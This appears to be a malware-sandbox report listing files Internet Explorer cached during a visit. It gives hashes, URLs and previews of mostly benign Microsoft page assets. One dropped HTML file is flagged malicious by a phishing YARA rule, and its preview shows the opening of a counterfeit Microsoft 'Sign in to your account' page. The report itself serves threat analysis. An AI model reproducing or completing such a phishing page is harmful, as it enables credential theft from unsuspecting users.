Preview:	.PNG.....IHDR...V...H.....tEXtSoftware.Adobe ImageReadyq.e<...%iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c148 79.164036, 2019/08/13-01:06:57 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmp:CreatorTool="Adobe Photoshop 21.0 (Macintosh)" xmpMM:InstanceID="xmp.iid:DB120779422011EA9888910153D3A5E6" xmpMM:DocumentID="xmp.did:DB12077A422011EA9888910153D3A5E6"> <xmpMM:DerivedFrom stRef:instanceID="xmp.iid:DB120777422011EA9888910153D3A5E6" stRef:documentID="xmp.did:DB120778422011EA9888910153D3A5E6"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>P.WI....IDATx..]]l.....(.5.K0P..0...E.qT..J X)F.(5X....J.}(m.R5.Q...RUEUPU~.....qp@.b.....L...k.m"0....."c.3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\64-460736[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	168761
Entropy (8bit):	5.043970134287402
Encrypted:	false
SSDEEP:	3072:jzCPZkTP3bDLH0tfRqQ0xtLfj4ZDSIpTt813viY8R1j35Ap7LQZLPPJH7PAbOCxa:jlZAMLkeetd
MD5:	FA8CBCA2432D7B92BB2F0523082D7C02
SHA1:	E079A2337832ABCA75CF9B9E67D7969EDCA36DA1
SHA-256:	4B5DA91CCC0A5063F5096201B50587B3F8EC68AE799F13CEF8571BA936F2CA39
SHA-512:	0215FCED4E18CDF2CC4F7CFB23897EF60E8CF562E12FBD56B925A4E2F7BA00A775236B07E26D3B9FAA12D6916507FE16E82F2FDD2911BC1D2D8B3EBF521FA088
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.microsoft.com/onerfstatics/marketingsites-wcus-prod/west-european/shell/_scrf/css/themes=default.device=uplevel_web_pc/4d-9e2636/56-1c4656/c9-48785f/2c-a9a6a4/40-11102f/10-4f9f5d/7d-35b35c/64-460736?ver=2.0
Preview:	@charset "UTF-8";./*! | Copyright 2017 Microsoft Corporation | This software is based on or incorporates material from the files listed below (collectively, "Third Party Code"). Microsoft is not the original author of the Third Party Code. The original copyright notice and the license under which Microsoft received Third Party Code are set forth below together with the full text of such license. Such notices and license are provided solely for your information. Microsoft, not the third party, licenses this Third Party Code to you under the terms in which you received the Microsoft software or the services, unless Microsoft clearly states that such Microsoft terms do NOT apply for a particular Third Party Code. Unless applicable law gives you more rights, Microsoft reserves all other rights not expressly granted under such agreement(s), whether by implication, estoppel or otherwise.*/./*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */.body{margin:0}.context-uh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AppCentipede_Microsoft_HFeToeM4u6fzMQF_f_rQ5Q2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	7184
Entropy (8bit):	4.460691512177475
Encrypted:	false
SSDEEP:	192:rjzy1QmQ1KEXDTAUTXN1HVMq7xTCBIzZc/KFlSBSZiP:rIMHnTbFTCazwSUP
MD5:	1C5793A1E338BBA7F331017F7FFAD0E5
SHA1:	718FA916EF81F8689CAE3AF73229FA4DE727165A
SHA-256:	BA80F664BB6CB89C48C2D50BAF1E5897940ED44946E902D52DD09B967616CE20
SHA-512:	E736A604C8C872005B2858EAA2B51BB4C9CAF91D61DDA46AF54E5617789E916BA4DF433085296DEE1D87496EC5F9C148EC30D26203B8D4D423366CCFC761C3F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://account.live.com/Resources/images/AppCentipede/AppCentipede_Microsoft_HFeToeM4u6fzMQF_f_rQ5Q2.svg
Preview:	<?xml version="1.0" encoding="utf-8"?>..<svg version="1.1" id="Icons" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"... width="266px" height="32px" viewBox="0 0 266 32" xml:space="preserve">..<rect x="117" y="0.079" fill="#F25022" width="15" height="14.921"/>..<polygon fill="#7FBA00" points="149,15 134,15 134.031,0.079 148.847,0.079 "/>..<rect x="117" y="17.021" fill="#00A4EF" width="15" height="14.906"/>..<rect x="134" y="17.021" fill="#FFB900" width="15" height="14.979"/>..<path opacity="0.3" fill="#333339" enable-background="new " d="M51.627,12.316c-0.396,0-0.822,0.045-1.28,0.144...c-3.198,0.737-3.506,4.297-3.506,4.297s-3.629,0.123-3.629,3.438c0,1.903,0.984,3.806,3.752,3.806c0.922,0,14.515,0,14.515,0...C63.262,24,64,22.465,64,21.115c0-2.762-2.522-3.008-2.522-3.008c0.061-2.026-1.045-3.253-2.215-3.744...c-0.599-0.261-1.175-0.352-1.687-0.352c-1.17,0-2.003,0.475-2.003,0.475C54.904,13.509,53.673,12.316,51.627,12.316z M51.795,8...c-2.177,0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AppCentipede_Microsoft_white_ufRYlllWOw4YyDRiKcBvxQ2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	7184
Entropy (8bit):	4.491409940008751
Encrypted:	false
SSDEEP:	192:rpy1QmMyKEXwTAUTXN1HSMV7xTCBIzZc/KFlSESZies:rvMcnTbDTCazVSUh
MD5:	B9F4589659563B0E18C8346229C06FC5
SHA1:	A14FB850193E8CE07638F6895AD7B172C2D2E6F8
SHA-256:	98CCD3ED8357751AFFFDA2FC244C2F9C2A6F58BD1FBA5008B0678D2F5C4573C3
SHA-512:	FBDA40420D6B18DE8D19268311A8AAAC03D341D1AC9C6967194D38647371898E88BE9E03780ADD91828686A24DD16F29143E4CA0221EEC20B3ED019AAC98BF8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://account.live.com/Resources/images/AppCentipede/AppCentipede_Microsoft_white_ufRYlllWOw4YyDRiKcBvxQ2.svg
Preview:	<?xml version="1.0" encoding="utf-8"?>..<svg version="1.1" id="Icons" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"... width="266px" height="32px" viewBox="0 0 266 32" xml:space="preserve">..<path opacity="0.6" fill="#FFFFFF" enable-background="new " d="M51.627,12.316c-0.396,0-0.822,0.045-1.28,0.144...c-3.198,0.737-3.506,4.297-3.506,4.297s-3.629,0.123-3.629,3.438c0,1.903,0.984,3.806,3.752,3.806c0.922,0,14.515,0,14.515,0...C63.262,24,64,22.465,64,21.115c0-2.762-2.522-3.008-2.522-3.008c0.061-2.026-1.045-3.253-2.215-3.744...c-0.599-0.261-1.175-0.352-1.687-0.352c-1.17,0-2.003,0.475-2.003,0.475C54.904,13.509,53.673,12.316,51.627,12.316z M51.795,8...c-2.177,0-3.959,1.264-4.892,2.988c0,0-0.905-0.564-2.197-0.564c-0.613,0-1.314,0.127-2.048,0.502...c-1.599,0.86-2.583,2.762-2.398,4.604c0,0-3.26,0.246-3.26,3.744c0,1.903,1.723,3.622,3.629,3.622c2.398,0,2.398,0,2.398,0...c-0.615-0.92-0.738-1.842-0.738-2.578c0-3.684,3.875-4.235,3.875-4.235s0.492-3.49

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\RE1Mu3b[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 216 x 46, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4054
Entropy (8bit):	7.797012573497454
Encrypted:	false
SSDEEP:	48:zICvnyRHJ3BRZPcSPQ72N2xoiR4fTJX/rj4sFNMkk5/p1k2lPUmbm39o4aL7V9XH:10nvE724xoiRQJPrjpLKSFl9oX31Z1d
MD5:	9F14C20150A003D7CE4DE57C298F0FBA
SHA1:	DAA53CF17CC45878A1B153F3C3BF47DC9669D78F
SHA-256:	112FEC798B78AA02E102A724B5CB1990C0F909BC1D8B7B1FA256EAB41BBC0960
SHA-512:	D4F6E49C854E15FE48D6A1F1A03FDA93218AB8FCDB2C443668E7DF478830831ACC2B41DAEFC25ED38FCC8D96C4401377374FED35C36A5017A11E63C8DAE5C87
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://img-prod-cms-rt-microsoft-com.akamaized.net/cms/api/am/imageFileData/RE1Mu3b?ver=5c31

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\RE1Mu3b[1].png	
Preview:	.PNG.....IHDR.....J.....tEXtSoftware.Adobe ImageReadyq.e<...(iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c132 79.159284, 2016/04/19-13:13:40 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:DocumentID="xmp.did:A00BC639840A11E68CBEB97C2156C7FD" xmpMM:InstanceID="xmp.iid:A00BC638840A11E68CBEB97C2156C7FD" xmp:CreatorTool="Adobe Photoshop CC 2015.5 (Windows)"> <xmpMM:DerivedFrom stRef:instanceID="xmp.iid:A2C931A470A111E6AEDFA14578553B7B" stRef:documentID="xmp.did:A2C931A570A111E6AEDFA14578553B7B"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>.....DIDATx..\..UU.>.7..3....h.L..& j2...h.@..".....`U.....R"..Dq.&.BJR 1.4`$.200...l.....wg.y.[k/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\TBQBXY9R.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	58270
Entropy (8bit):	5.014103937428937
Encrypted:	false
SSDEEP:	768:Ss9JUDmBBvIvultKSXY8wi5rbj6biNfY81nHKbzuUEaKyiJRCLcu4LcQQ:iSLltKUYe53mbiNfY2nHKOyimAZQ
MD5:	671B0BE191FE14A1CAED1B55850AEB35
SHA1:	6129B382EC47C1358A14628DCE64592416EAF342
SHA-256:	DC2C76AEEFA17539432B602A282CC53B0AC4040150E62D030016019C09D0B1D8
SHA-512:	09BB40602AC2A87337D32B9FF43ACE3610A2108CB180C27D2D57D15C32A8227E443D3E8B5D0FAF349A1DB91A215269479573C7FE651FD8E64B99630BDA3A141
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_10, Description: Yara detected HtmlPhish_10, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\TBQBXY9R.htm, Author: Joe Security
Reputation:	low
Preview:	<html dir="ltr" class="" lang="en">.<head>. <title>Sign in to your account</title>. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">. <meta http-equiv="X-UA-Compatible" content="IE=edge">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="-1">. <meta name="PageID" content="ConvergedSignIn">. <meta name="SiteID" content="">. <meta name="ReqLC" content="1033">. <meta name="LocLC" content="en-US">.. <noscript>. <meta http-equiv="Refresh" content="0; URL=https://login.microsoftonline.com/jsdisabled" />. </noscript>. <link rel="shortcut icon" href="https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico">. <meta name="robots" content="none">. <style>. html {. overflow: scroll;. overflow-x: hidden;. }. ::-webk

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\arrow_px_up[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 7 x 9
Category:	downloaded
Size (bytes):	829
Entropy (8bit):	0.6055646407132698
Encrypted:	false
SSDEEP:	3:CKY1q/rylAxrt/laIFBYEQvyIFle:sGFaIFBYfvDfe
MD5:	95B65C94F57061E15ECC8304D3E578D5
SHA1:	A7483D668A780949FDA842F39877A3C08D0FC51C
SHA-256:	BDA2D6EB8E72B3DBCA5EEF086178033F8A2BB3481180B2C63295FCF23843D960
SHA-512:	B17552D90D0038531A5F4E78DA553F9109346CB25851F38996BFAB54906A898DE848FEFFD31E8D0BF0A32D956513CA7ED72D2F4C3AE47922C6F9D370584288EF
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSImages/arrow_px_up.gif?version=27f11222-771f-bb95-a744-f0b962f89b91
Preview:	GIF89a.....3..... ....!.....,..... ..... .`.....\8....!>L(.b@.;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\converged_ux_v2_RfnRCrmapm3W_OFn994CMA2[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	95459
Entropy (8bit):	5.292153801820765
Encrypted:	false
SSDEEP:	1536:QpHDIqBBw+T6azA/PWrF7qvEAFiQcpmKboBdiyMUWC8ErpH/TVTDrwCGNJZ3yU0P:IBFNyUM
MD5:	45F9D10AB99AA66DD6FCE167F7DE0230
SHA1:	D443993E7ADB3108167BCD94E5D3126A2E3EE7EE
SHA-256:	D72952FC8950D26C08C6BAD73D389C35D0EAF164CB73503183A2966DEFAAD991
SHA-512:	0DBCCCB37A3A249C7DBB948AC756FD332298DD8A742E92DF6A767FD565C925768058C05AF182106F8DA29979C0D23BD3E9ECE9E41C1EA931F4F198CBDCE8B3F
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\converged_ux_v2_RfnRCrmapm3W_OFn994CMA2[1].css	
IE Cache URL:	http://https://acctcdn.msauth.net/converged_ux_v2_RfnRCrmapm3W_OFn994CMA2.css?v=1
Preview:	/*! Copyright (C) Microsoft Corporation. All rights reserved. *//*!.-- START OF THIRD PARTY NOTICE ---..This file based on or incorporates material from the projects listed below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise. ..//--.twbs-bootstrap-sass (3.3.0).//---..The MIT License (MIT)..Copyright (c) 2013 Titter, Inc..Permission is hereby granted, free of charge, to any perso

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.microsoft.com/favicon.ico?v2
Preview:	.............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(...................(....................................."P...""" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"" ...33333333333333333333333333333333"" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"" ...3333333333333333333333333333333"" ...33333333333333333333333333333333"" ...3333333333333333333333333333333""""""""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\icons[1].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), icons family
Category:	downloaded
Size (bytes):	4388
Entropy (8bit):	5.568378803379191
Encrypted:	false
SSDEEP:	96:2WZx42qACoApC6do8MPOGiN4mER38GTDfO/fv:1x42qAHAo6VMPi6mcTy
MD5:	77E1987DF3A0274C5A51E3C55CEE7C98
SHA1:	9B0FE96AF141AB09183F386F65BC627B8C396460
SHA-256:	EF04649D4D068673CF0FA47EF4C45C8BE291E703F4EC5FC0E507F17839120AA2
SHA-512:	B1E0CFB515FF2298799BA54574899D27B1FC043F66CC4E9591C504F88273B98697B99ED25955DB84986B39ED9F51864611833DC88064B14C29ADC020FBF6E295
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://assets.onestore.ms/cdnfiles/external/oneui/oneui1.16.2/dist/fonts/icons/icons.eot?
Preview:	$................................LP..........................G...................i.c.o.n.s.....R.e.g.u.l.a.r.....V.e.r.s.i.o.n. .1...0.....i.c.o.n.s............... OS/2@.Mn...(...Vcmap.1.........Jglyf..........dhead. 9.........6hhea.$.........$hmtx@...........loca". h...L...Bmaxp.3.`....... name...........post{NK... ....G..._.<...........|.......|........................ .T............ ....D.l...H.D.l...................................PfEd.@..D...........(. ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\jquery-1.11.2.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	95931
Entropy (8bit):	5.394232486761965
Encrypted:	false
SSDEEP:	1536:5P1vk7i6GUHdXXeyQazBu+4HhiO2AEeLNFoqqhJ7SerN5sVI6xcBgPv7E+nzms9d:A4Ud4qhJvNPqcB47MfWWca98HrB
MD5:	5790EAD7AD3BA27397AEDFA3D263B867
SHA1:	8130544C215FE5D1EC081D83461BF4A711E74882
SHA-256:	2ECD295D295BEC062CEDEBE177E54B9D6B19FC0A841DC5C178C654C9CCFF09C0
SHA-512:	781ACEDC99DE4CE8D53D9B43A158C645EAB1B23DFDFD6B57B3C442B11ACC4A344E0D5B0067D4B78BB173ABBDED75FB91C410F2B5A58F71D438AA6266D048 98A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\jquery-1.11.2.min[1].js	
IE Cache URL:	http://https://ajax.aspnetcdn.com/ajax/jQuery/jquery-1.11.2.min.js
Preview:	/*! jQuery v1.11.2 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k={},l="1.11.2",m=function(a,b){return new m.fn.init(a,b)},n=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,o=/^-ms-/,p=/-([\da-z])/gi,q=function(a,b){return b.toUpperCase()};m.fn=m.prototype={jquery:l,constructor:m,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:d.call(this)},pushStack:function(a){var b=m.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a,b){return m.each(this,a,b)},map:function(a){return this.pushStack(m.map(this,function(b,c){ret

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\jquery-1.7.2.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	94840
Entropy (8bit):	5.372946098601679
Encrypted:	false
SSDEEP:	1536:8YRKUfAjtledhTmtaFyQHGvCXsedOgRc9izzr4yff8teLvHHEjam7W5X3yzSiLnM:VUb6GvCu09s2o2skAieW
MD5:	B8D64D0BC142B3F670CC0611B0AEBCAE
SHA1:	ABCD2BA13348F178B17141B445BC99F1917D47AF
SHA-256:	47B68DCE8CB6805AD5B3EA4D27AF92A241F4E29A5C12A274C852E4346A0500B4
SHA-512:	A684ABBE37E8047C55C394366B012CC9AE5D682D29D340BC48A37BE1A549AECED72DE6408BEDFED776A14611E6F3374015B236FBF49422B2982EF18125FF47DC
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ajax.aspnetcdn.com/ajax/jQuery/jquery-1.7.2.min.js
Preview:	/*! jQuery v1.7.2 jquery.com | jquery.org/license */(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}function cu(a){if(!cj[a]){var b=c.body,d=f("<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e==="none"||e===""){ck||(ck=c.createElement("iframe"),ck.frameBorder=ck.width=ck.height=0),b.appendChild(ck);if(!cl||!ck.createElement)cl=(ck.contentWindow||ck.contentDocument).document,cl.write((f.support.boxModel?"<!doctype html>":"")+"<html><body>"),cl.close();d=cl.createElement(a),cl.body.appendChild(d),e=f.css(d,"display"),b.removeChild(ck)}cj[a]=e}return cj[a]}function ct(a,b){var c={};f.each(cp.concat.apply([],cp.slice(0,b)),function(){c[this]=a});return c}function cs(){cq=b}function cr(){setTimeout(cs,0);return cq=f.now()}function ci(){try{return new a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}}function ch(){try{return new a.XMLHttpRequest}catch(b){}}function cb(a,c){a.dataFilter&&(c=a.dataFilter(c,a.dataType));var d=a.dataTyp

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	80144
Entropy (8bit):	5.421376219099593
Encrypted:	false
SSDEEP:	1536:vZ2N4/PzS0zdqm4NVmVtfB6aTJDIO5XxV7FyTDQIp8a+fNNnbt:Ay+0LmmBt7c1+Rfbt
MD5:	5F50584B68D931B8BB85F523F15BAA14
SHA1:	FAF4BD348F40016BCE0ABF54F167C7923B303ABB
SHA-256:	3C829DCF48768082A6177B77AE4E499337ED4C8BD056705CDB1E979F7B6EFCE5
SHA-512:	EB01573B9152D93400C7BCDC0C3746B58E8F5F8BA7A4C033D3A30D688E307543979402CAD4A19249391BA3113466F562D20A521BBEFFB7864AEBEB18FDB79BC1
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2.js?v=1
Preview:	/*!---------- START OF THIRD PARTY NOTICE ----------....This file is based on or incorporates material from the projects listed below (Third Party IP). The original copyright notice and the license under which Microsoft received such Third Party IP, are set forth below. Such licenses and notices are provided for informational purposes only. Microsoft licenses the Third Party IP to you under the licensing terms for the Microsoft product. Microsoft reserves all other rights not expressly granted under this agreement, whether by implication, estoppel or otherwise. .... * Knockout JavaScript library v3.3.0.. * (c) Steven Sanderson - http://knockoutjs.com/.. * License: MIT (http://www.opensource.org/licenses/mit-license.php)....Provided for Informational Purposes Only....MIT License ....Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the Software)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\lwsignupstringscountrybirthdate_en-us_VxjLzmQAiLRyhA2ROX72uQ2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	26140
Entropy (8bit):	5.069224830328935
Encrypted:	false
SSDEEP:	384:Z3EReHg2sQhdCdcPxZebPrmuex3dmac3zirs7rOubUrUA/4RkG:lQAg2sQrGbPrmjx3dmac3ziarbnAY
MD5:	5718CBCE640088B472840D91397EF6B9
SHA1:	3C83F10E5CC8B453E7BE23EC594CE7883CE035D8
SHA-256:	F73506F457BD65E70E276E763582735DFF572124815CC1EEC10E1A235F7D4F73
SHA-512:	3F8785D72725EEFF7635CA955DB621DAD8D946DD72BE0C5DAE3B93CE867298E39929AEC0FC3F132452C29FDCA395284264036D60293B36C253B4567FF6880DA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\lwsignupstringscountrybirthdate_en-us_VxjLzmQAiLRyhA2ROX72uQ2[1].js	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/lwsignupstringscountrybirthdate_en-us_VxjLzmQAiLRyhA2ROX72uQ2.js?v=1
Preview:	!function(){registerNamespace("$Config"),$Config.sharedStrings={"errors":{"required":"This information is required.","emailRequired":"An email address is required","phoneRequired":"A phone number is required","passwordRequired":"A password is required","invalidEmailFormat":"Enter the email address in the format someone@example.com.","invalidPhoneFormat":"The phone number you entered isn't valid. Your phone number can contain numbers, spaces, and these special characters: ( ) [ ] . - * /","emailMustStartWithLetter":"Your email address needs to start with a letter. Please try again.","memberNameAvailable":"{0} is available.","memberNameAvailableasi":"After you sign up, we'll send you a message with a link to verify this user name.","memberNameExistsPhone":"If you own a Microsoft account with this number, go back and sign in.","proofAlreadyExistsError":"This is already part of your security info.","signupBlocked":"{0} isn't available.","memberNameTakenPhone":"The phone number you typed i

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://signup.live.com/Resources/images/microsoft_logo_7lyNn7YkjJOP0NwZNw6QvQ2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392,1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47.081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0,0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.611,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.952,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\privacystatement[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	330860
Entropy (8bit):	4.85818736705145
Encrypted:	false
SSDEEP:	3072:/Q698Kd87wNHDmdS9v+6WjUiPryCGZN9ruekUIx4z7ZV/BdQZyNdkugyZCqTDHwr:/l87yjftCrYNb8yQZyZCSDH+ekB
MD5:	63D6A1A32FF32B6BE4D644F3168026EA
SHA1:	C4DA673D4590A6175D65ECA93461EDC233A32811
SHA-256:	1DB1A41C6416B0159607240370A4001C7022EB9F4DCAA8D0713ADA914450621F
SHA-512:	BDF6B8A52921C4C7D67EE1EA0420F79FD39FD95F5209D5C5D6EABB53D056F281D485ED16F37B5431F78B4BF500A71CCA686E51AFE482D28BA98C8F79B0E989E
Malicious:	false
Reputation:	low
